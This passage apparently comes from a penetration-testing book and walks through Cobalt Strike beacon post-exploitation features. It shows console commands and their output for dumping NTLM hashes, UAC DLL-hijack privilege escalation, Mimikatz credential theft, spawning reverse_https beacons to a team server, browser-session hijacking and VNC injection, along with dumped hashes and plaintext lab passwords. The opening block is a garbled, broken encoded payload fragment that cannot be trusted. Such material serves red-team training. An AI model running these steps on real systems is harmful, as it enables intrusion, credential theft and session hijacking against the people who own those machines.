BXADAAawBZAHcAeABWAcSARABDAEUAbgBXAC8AdwBZAFkATAA1AG0ASwBCAFkAWBLAFgATwB3ADIYgBSAFkAQQBFAg0ANAArAFAAqB0AG0AVQBRAFIAR
AB2AG4AeAB1ADkAVABCAGeATQBRAHgARAbwAGEAVQa0AEYAAbsAHAAYQAvAFMAZABJADAAagBmAEQAvBjAFaabQBHF
AAUwAzADkASwBsADQAKwBsAEQA
bQBWA
EwAUwBIAE8AeQBRAHgATgA2AGEAMgBFAFEAQwBGAEYANgAxAG0ATQB1AFQ
AqBwAG8AMgBSAHQASwB1AEMATAAvADgAWQB1LAHMAegBxAcSAmABSAGE
AbgA5AE8A\wQBFA
DAAVgBtAFQANwBFAEgATQ
BjAgwAqgBDAGwAcwBpAHAAQBVADkATQ
BMAEoANAbjAE4AVgB1A
FEAKwA4AFMASQBXAHMAeABV
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```

Once we execute this code, we will receive a connection on our server, as shown in the following screenshot:



# Beacons


Beacons is a payload used by Cobalt Strike. It is flexible and supports both asynchronous and interactive modes of communication. The asynchronous mode can be quite slow. In this mode, the beacon calls home every once in a while, receives a list of the tasks that are assigned to it, downloads them, and goes back to sleep. This helps in avoiding detection on the remote system. In interactive mode, however, everything happens in real time. Beacons have malleable network indicators, which means they have a **Malleable C2** profile. This is responsible for transporting the data, transforming it for storage, and reinterpreting it backwards. We will learn more about this in the later chapters of this book. For now, let's look at the different features a beacon has and how to use them.

Cobalt Strike offers two ways to access the beacons:

- The beacon menu
- The beacon console

# The beacon menu

The beacon menu can be accessed by right-clicking on the host. The Access menu contains the options shown as follows:




- Dump Hashes: This will run the `hashdump` command on the beacon as shown below, which dumps the system's **NT LAN Manager (NTLM)** hashes. It requires elevated privileges:

```
Event Log X Listeners X Beacon 192.168.2.14@3572 X Beacon 192.168.2.14@3212 X

beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dcb2e71b1ab0ea267bbbef590a679:::
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbf8302cef:::
```

- **Elevate:** Cobalt Strike has a few inbuilt exploits for privilege escalation that we can use to gain admin rights. We choose Access | Elevate from the menu, as shown in the following screenshot:




Clicking on this option will open a new window where we will be asked to choose an existing listener or to create a new one and choose the exploit we want to run:



Once we click Launch, we will see the following command being run in the console. The exploit will be executed, shown as follows:


```
beacon> elevate uac-dll Revhttps
[*] Tasked beacon to spawn windows/beacon_https/reverse_https (192.168.2.7:443) in a high integrity process
[+] host called home, sent: 111675 bytes
[+] received output:
[*] Wrote hijack DLL to 'C:\Users\PT\AppData\Local\Temp\cb54.dll'
[+] Privileged file copy success! C:\Windows\System32\sysprep\CRYPTBASE.dll
[+] C:\Windows\System32\sysprep\sysprep.exe ran and exited.
[*] Cleanup successful
```

If the exploit is successful, a new elevated session will be created:



- Golden Ticket: This option has multiple dependencies and may not work all the time. This is because it requires the user we want to forge the ticket for, the domain name, the domain's **security identifier (SID)**, and the NTLM hash of the **Kerberos ticket-granting ticket (KRBGT)** user on a **Domain Controller (DC)**. These are not always available. If we do have this information, however, the Golden Ticket option would basically generate a golden ticket and inject it in our current session to gain elevated privileges.
- Make Token: This option allows us to pass credentials to Cobalt Strike, which will generate a token for us.

- Run Mimikatz: Cobalt Strike beacon is integrated with Mimikatz. This means we can use Mimikatz features from the beacon itself. We can use this option by right-clicking on the host and then clicking on Access | Run Mimikatz:



This will dump the hashes, shown as follows:

```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 526942 bytes
[+] received output:

Authentication Id : 0 ; 5890501 (00000000:0059e1c5)
Session           : Interactive from 0
User Name         : John
Domain            : L33T
Logon Server      : WIN-9PIACAHV7U3
Logon Time        : 9/16/2018 3:21:38 AM
SID               : S-1-5-21-3140846176-3513996709-3658482848-1106

msv :
[00000003] Primary
* Username : John
* Domain  : L33T
* NTLM     : 9182274425effbe80a1abd8df23d56cc
* SHA1     : bc912cdd52694f77ff029612040ced5e617af0b2

[PT-PC] PT */3212
```

The dumped credentials can be viewed by going to the View menu and choosing the Credentials option:




This will open a new tab where all the dumped credentials can be viewed:

Event Log X Listeners X Beacon 192.168.2.14@3572 X Beacon 192.168.2.14@3212 X Credentials X

user	password	realm	note	source	host
PT	ee206513a3facf8228b7dbbf8302cef	PT-PC	hashdump	192.168.2.14	
Himanshu	a74f5eb76e71cb232b27c632d263a846	PT-PC	hashdump	192.168.2.14	
harry	qweQWEasdASDzxcZXC123!@#	L33T	mimikatz	192.168.2.14	
john	mnbMNBlkjLKJpoiPOI098098	L33T.LOCAL	mimikatz	192.168.2.14	
John	mnbMNBlkjLKJpoiPOI098098	L33T.LOCAL	mimikatz	192.168.2.14	
harry	406a5a7d1bcb8226c27d80a1bdf2db68	L33T	mimikatz	192.168.2.14	
harry	qweQWEasdASDzxcZXC123!@#	L33T.LOCAL	mimikatz	192.168.2.14	
Administrator	31d6cfe0d16ae931b73c59d7e0c089c0	PT-PC	hashdump	192.168.2.14	
John	9182274425effbe80a1abd8df23d56cc	L33T	mimikatz	192.168.2.14	
John	mnbMNBlkjLKJpoiPOI098098	L33T	mimikatz	192.168.2.14	
PT	harry	PT-PC	mimikatz	192.168.2.14	
PT-PC\PT	harry	PT-PC\PT	mimikatz	192.168.2.14	
Guest	31d6cfe0d16ae931b73c59d7e0c089c0	PT-PC	hashdump	192.168.2.14	

Add Edit Copy Export Remove Help

- **Spawn As:** Once we have gained the credentials of other users, we can use Spawn As to launch another beacon as a different user on the system:



Clicking on the Spawn As option will open a new window, shown as follows:

Spawn As			
user	password	realm	note
harry	qweQWEasdASDzxcZXC123!@#	L33T	
john	mnbMNBLkjLKJpoiPOI098098	L33T.LOCAL	
John	mnbMNBLkjLKJpoiPOI098098	L33T.LOCAL	
harry	qweQWEasdASDzxcZXC123!@#	L33T.LOCAL	
John	mnbMNBLkjLKJpoiPOI098098	L33T	
PT	harry	PT-PC	
PT-PC\PT	harry	PT-PC\PT	

---

User:

Password:

Domain:

Listener:  ▼ Add

Launch
Help

In this window, we choose the user we want to spawn as and the listener on which we want the beacon to connect, and click on the Launch button. This will automatically run the command `spawnsas` and we will see a new connection pop up:

```
beacon> spawnsas L33T\John mnbMNBLkjLKJpoiPOI098098
[*] Tasked beacon to spawn windows/beacon_https/reverse_https (192.168.2.7:443) as L33T\John
[+] host called home, sent: 3705 bytes
```


```
[PT-PC] PT */3212
```

```
beacon>
```

# Explore menu

The options available in the Explore menu are as follows:

- Browser Pivot: Cobalt Strike allows us to do a man-in-a-browser attack to hijack a victim's authenticated browser session. Cobalt Strike sets up a proxy server which injects into Internet Explorer. When we browse through this server, we will be able to inherit all the cookies, client SSL certificates, and all the authenticated HTTP sessions. Let's take a look at how to perform this attack. First, right-click on the host and go to Explore | Browser Pivot, shown as follows:



This will open a new window with a list of currently running Internet explorer processes on the system. Cobalt Strike automatically recommends to us the best child process to inject into. As shown in the following screenshot, we need to choose the process and the port number:

Browser Pivot

PID	PPID	Arch	Name	User	
828	1944	x64	explorer.exe	L33T\john	
2524	884	x64	explorer.exe	PT-PC\PT	
3896	2524	x86	iexplore.exe	PT-PC\PT	
140	3896	x86	iexplore.exe	PT-PC\PT	✓
3680	3896	x86	iexplore.exe	PT-PC\PT	✓


Proxy Server Port:

Once we click on the Launch button, the proxy server will be started. We can then open our local browser and set the IP of the team server and the port number we defined before as a proxy in our browser to view the authenticated user sessions:

```
himanshu beacon> spawnas L33T\John mnbMNBLkjLKJpoiPOI098098
[*] Tasked beacon to spawn windows/beacon_https/reverse_https (192.168.2.7:443) as L33T\John
[+] host called home, sent: 3705 bytes
himanshu beacon> spawn Revhttps
[*] Tasked beacon to spawn (x86) windows/beacon_https/reverse_https (192.168.2.7:443)
[+] host called home, sent: 562 bytes
beacon> browserpivot 140 x86
[*] Injecting browser pivot DLL into 140
[+] Browser Pivot HTTP proxy is at: 192.168.2.7:8888
[+] started port forward on 14255 to 127.0.0.1:14255
```

- Desktop (VNC): This feature allows us to view the desktop of the machine through **virtual network computing (VNC)**. We can run this by choosing


Desktop (VNC) from the Explore menu, shown as follows:




As you can see in the following screenshot, the beacon will inject the VNC server into the victim's process, and port forward it to our team server's IP. We can then connect to the IP and port of our team server through any VNC client to view the desktop:

```
beacon> desktop
[*] Tasked beacon to inject VNC server
[+] host called home, sent: 344 bytes
[+] started port forward on 9642 to 127.0.0.1:9642
```


- File Browser: This feature is self explanatory. We can browse the files and folders on the victim's machine through a GUI using this option:




When you choose the File Browser option from the menu, a new tab will open, in which we can view and browse the victim's files and folders, shown as follows:



- Port Scan: Port Scan allows us to scan the internal network of the victim's machine. To run a scan, go to Explore | Port Scan, shown as follows:



